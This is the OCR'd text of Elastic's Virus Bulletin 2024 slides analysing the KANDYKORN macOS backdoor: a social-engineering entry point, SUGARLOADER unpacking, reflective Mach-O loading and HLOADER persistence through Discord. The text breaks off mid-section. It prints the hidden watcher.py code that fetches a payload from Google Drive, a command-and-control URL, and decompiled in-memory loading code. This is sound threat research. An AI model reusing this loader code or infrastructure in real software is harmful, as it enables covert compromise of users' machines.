Sugarcoating KANDYKORN: a sweet dive into a sophisticated macOS backdoor

Virus Bulletin 2024, Dublin, Ireland

Salim Bitam
Security Research Engineer

About me

- Security Research Engineer at Elastic
- Previously working in redteaming
- Flare-On addict since 2018

Research Team Members

Colson Wilhoit

Ricardo Ungureanu


Salim Bitam


Agenda

1. Background
2. Introduction
3. Initial compromise
4. SUGARLOADER analysis
5. HLOADER analysis
6. KANDYKORN analysis
7. Network protocol
8. Campaign intersections
9. KANDYKORN custom server

BACKGROUND

Background






- Research published Nov 1, 2023
- Attack discovered Oct 13, 2023

elastic

Background



Overlap with Lazarus group
Techniques
Network infrastructure
Custom Lazarus detection rules

INTRODUCTION

Introduction

- Social engineering attack targeting an engineer
- Intrusion involved multiple complex stages
- Dropped malwares with low-detection rate
- LLVM obfuscation
- Full-fledge backdoor
- Custom communication protocol (V1, V2)

Execution flow




elastic security labs

elastic

INITIAL ACCESS


Initial access



elastic

Initial access

- ZIP file compressed, `main.py` executed
- Hidden malicious code in `watcher.py`
- **Actions:**
  - Create a folder ./_log
  - Download `testspeed.py`
  - Imports and executes `testspeed.py`




```
import datetime
import logging
import time
import asyncio
from order_book_recorder.watcher import Watcher
from order_book_recorder.alert import update_alerts
```

Initial access

```
def import_networklib():
    try:
        server_addr = "http://drive.google.com/uc?id=1e0y7nPOymLSuhGKcKJTqEStEZKtZ2WQD"

        import urllib.request
        req = urllib.request.Request(
                server_addr)
        s = urllib.request.urlopen(req)
        s_args = s.read()
    except:
        return 'os.name()'
```

user_agent.original	destination.ip	method	url.full
Python-urllib/3.9	142.251.209.14	GET	http://drive.google.com/uc?id=1e0y7nPOymLSuhGKcKJTqEStEZKtZ2WQD

elastic

Initial access

- `FinderTools` downloaded from Google Drive
- Executed with attacker-controlled URL parameter
- SUGARLOADER saved under `/Users/Shared/.sld`


process.Ext.effective_parent.name	process.parent.name	process.name	process.args	event.action
pycharm	python3.9	python3.9	[python3, /users/shared/FinderTools, http://tp-globa.xyz//OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC]	exec

URL parameter

user_agent.original	destination.ip	method	url.full
Mozilla/5.0 (CrKey armv7 7.4.00392)	192.119.64.43	POST	http://tp-globa.xyz/OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36	192.119.64.43	GET	http://tp-globa.xyz/OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC


SUGARLOADER ANALYSIS

SUGARLOADER analysis



SUGARLOADER analysis

- Packed native 64 bit binary
- Highly obfuscated
- Zero VirusTotal detection (October 14, 2023)
- Two instances: persistence & Backdoor execution



elastic

SUGARLOADER analysis

- __mod_init_func contains unpacking logic function
- LLVM-obfuscated unpacking stub
- Single hardware breakpoint to unpack the code

SUGARLOADER analysis

Obfuscation

- Junk instructions
- Opaque predicates
- Indirect jumps
- Arithmetic obfuscation

```
loc_1002485EE:
lea     rsp, [rsp+10h]
call    rax
mov     edi, 3A941023h
mov     rsp, [rbp+rdi*2-75282056h]
mov     esi, 311B4FA4h
mov     rbp, [rbp+rdi*2-7528204Eh]
mov     [rdi+rbp-3A941023h], rax
mov     r10, rbp
pop     rsi
pop     r11
lea     rbx, [rdi+rdi+74A2D3BFh]
movzx   ecx, di
```

```
xor     esi, ebx
mov     qword ptr [rsp+0], 53091089h
add     word ptr [rsp+1], 3216h
and     esi, 0FFh
mov     esi, [rdx+rsi*4] ; accesses crc32 table
neg     qword ptr [rsp+0]
inc     byte ptr [rsp+1]
and     qword ptr [rsp+0], 4FAB4B9Bh
shr     ebx, 8
xor     ebx, esi
sar     byte ptr [rsp+7], 0E1h
inc     r9
call    sub_100284A6D
mov     r11d, 26AE791Dh
lea     rdx, ds:3038EF2Bh[r11*8]
```

elastic


SUGARLOADER analysis
Emulation

- Emulation to find important code blocks that are responsible for unpacking the main code
  - Unicorn
  - Handling API calls with hooks

- Identify unpacking code blocks by logging and plotting RIP register
- Visually analyzing patterns

SUGARLOADER analysis

Emulation



elastic

SUGARLOADER analysis

Emulation

- Identifying unpacking loops
  - long-executing loops indicates iteration through encrypted or compressed code
- Avoiding Dead Loops and Junk Code
- Faster Detection of Packer Instructions

SUGARLOADER analysis

- CRC32 check of all sections
- Unpacking method resembles UPX
- Discovery of new binaries using the same obfuscator

SUGARLOADER analysis

- Load configuration via command line or file `/Library/Caches/com.apple.safari.ck`
- Configuration file encrypted with RC4 (64-byte key)
- Generates random clientID seeded with current system time

```
if ( argc < 3 )
{
  stage4_executable_buffer = connect_to_server(&v17 + 1);
}
else
{
  c2_ip_address = argv[1];
  c2_port = j_j__atoi_ptr(argv[2]);
  stage4_executable_buffer = save_config_connect_to_c2(c2_ip_address, c2_port, &v17 + 1);
}
```

SUGARLOADER analysis

- Downloads Mach-O binary from infrastructure
- SUGARLOADER reflectively loads binary in memory
- Uses APIs like `NSCreateObjectFileImageFromMemory`, `NSLinkModule`

```
j_j__NSCreateObjectFileImageFromMemory_ptr(buffer, buffer_size, objectFileImage);
NSModule = j_j__NSLinkModule_ptr(objectFileImage[0], "module", 0);
NSSymbol = j_j__NSLookupSymbolInModule_ptr(NSModule, "_main");
kandykorn_address = j_j__NSAddressOfSymbol_ptr(NSSymbol);
dword_100008410 = j_j__setjmp_ptr(dword_100008420);
if ( !dword_100008410 )
{
  j_j__atexit_ptr(sub_100004CCE);
```


SUGARLOADER analysis

Creation of a new file named `appname` (`HLOADER`)

process.executable	file.path	event.action
/Users/Shared/.sld	/Applications/Discord.app/Contents/MacOS/appname	modification

HLOADER ANALYSIS

HLOADER analysis



elastic

HLOADER analysis

- Self-signed SWIFT 64 bit binary
- Small code base
- Persistence mechanism
- Execution flow hijacking

```
Executable=Applications/Discord.app/Contents/MacOS/Discord
Identifier=HLOADER-5555494485b460f1e2343dffaef9b94d01136320
Format=bundle with Mach-O universal (x86_64 arm64)
CodeDirectory flags=0x2(adhoc) hashes=12+7 location=embedded
```

HLOADER analysis

